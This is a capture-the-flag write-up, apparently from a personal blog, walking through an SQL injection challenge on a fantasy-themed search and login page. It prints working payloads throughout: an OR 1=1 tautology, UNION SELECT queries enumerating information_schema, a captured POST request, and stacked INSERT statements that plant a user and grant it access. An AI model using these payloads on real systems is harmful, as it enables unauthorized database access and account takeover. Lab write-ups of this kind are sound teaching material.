TOPIC: SQLI

Alright, this won't be as visual as the previous ones but here goes..

There were hints toward inscribing yourself, and you need to be deemed worthy for this to work, and you could search around scrolls in a library through an input field.


There's also a login form with username & pass, I guess that's the door I need to enter to grab a flag.

So, where's the sqli vuln, in the search or login ? I thought looking through credentials in the search somehow were the way to go so let's find out if it's injectable or not.

After some testing I found it vulnerable because leaving the search field blank gave me all the scrolls and ' OR '1'='1 -- also revealed it. So, what kind of database is this?

I got super confused because the comment -- needed a trialing space, and sometimes when I copy pasted it didn't have and sometimes it did have it so I went back and forth with what worked or not and it took me some time realising what the actual problem was (since it wasn't the query itself, it just at first glance worked sometimes and sometimes it didn't even though they seemed identical) But then I found #

```
' UNION SELECT table_name, null FROM information_schema.tables WHERE
table_schema=database() --
```



Capture filter: Logger memory limit set to 100MB | Capturing requests up to 1MB; capturing responses up to 1MB

View filter: Showing all items

#	Time	Tool	Method	Host	Path	Query	Param count	Status code	Length	Start response timer	Comment
168	11:54:29 4 May 2025	Proxy	GET	64.225.103.251	/static/images/treasure.jpg		1	304	181	29	
169	11:54:29 4 May 2025	Proxy	GET	64.225.103.251	/static/images/papyrus_bg.jpg		1	304	183	30	
170	11:54:29 4 May 2025	Proxy	GET	fonts.gstatic.com	/s/imfellenglishsc/v16/a8IENpD3CDX-4zr...		0	200	57771	14	
171	11:55:05 4 May 2025	Proxy	GET	64.225.103.251	/api/session-info		1	200	471	102	
172	11:56:56 4 May 2025	Proxy	GET	165.22.65.24	/		0	200	8099	39	
173	11:56:56 4 May 2025	Proxy	GET	fonts.googleapis.com	/css2	family=IM+Fell+English+SC&display=sw...	2	200	1162	25	
174	11:56:56 4 May 2025	Proxy	GET	165.22.65.24	/static/background-sqli.webp		0	200	715409	31	
175	11:56:57 4 May 2025	Proxy	GET	fonts.gstatic.com	/s/imfellenglishsc/v16/a8IENpD3CDX-4zr...		0	200	57771	15	
176	11:56:57 4 May 2025	Proxy	GET	165.22.65.24	/favicon.ico		0	404	388	29	
177	11:57:06 4 May 2025	Proxy	POST	165.22.65.24	/		1	200	14998	37	
178	11:57:06 4 May 2025	Proxy	GET	165.22.65.24	/static/background-sqli.webp		0	304	285	29	

Request

```
POST / HTTP/1.1
Host: 165.22.65.24:44428
Content-Length: 116
Cache-Control: max-age=0
Accept-Language: en-GB,en;q=0.9
Origin: http://165.22.65.24:44428
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/135.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/web
p,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://165.22.65.24:44428/
Accept-Encoding: gzip, deflate, br
Connection: keep-alive

search=
%25%27+UNION+SELECT+table_name%2C+null+FROM+information_schema.tables+WHER
E+table_schema%3Ddatabase%28%29+--+
```

Response

```
      </strong>
      : A prayer to the river’s bloom.
    </li>

    <li>
      <strong>
        scholars
      </strong>
      : None
    </li>

    <li>
      <strong>
        inscriptions
      </strong>
      : None
    </li>

    <li>
      <strong>
        scrolls
      </strong>
      : None
    </li>
```

Inspector

Request attributes	2
Request body parameters	1
Request headers	12
Response headers	5

So I managed to reveal more than just scrolls in the db.

Next up is checking the columns:

```
' UNION SELECT column_name, null FROM information_schema.columns WHERE
table_name='scholars'#
```

And also the inscriptions, which revealed the following:

- scholars(id, username, password)
- inscriptions(scholar_id, access_granted)

Alright, so I've got 50 users with passwords, and all are checked with access_granted.. What am I missing? I can't get in the door beacuse I haven't found the "true secret" ..hold up, what?

Then it struck me, maybe I can write to the db ? I just need to give myself my own user and I probably need to link the access_granted to my selfmade scholar with scholar_id, but let's see what happens if I try to create one myself.

```
'OR 1=1; INSERT INTO scholars (id, username, password) VALUES (9001,
'vincent_vega', 'over9k')#
```

Didn't really say if it worked or not so I guess I'll try to login with those creds.

But as I suspected I also need to prove myself by fixing the inscriptions table.

```
'OR 1=1; INSERT INTO inscriptions (scholar_id, access_granted) VALUES
(9001, 1)#
```

And there it is, another flag to grab!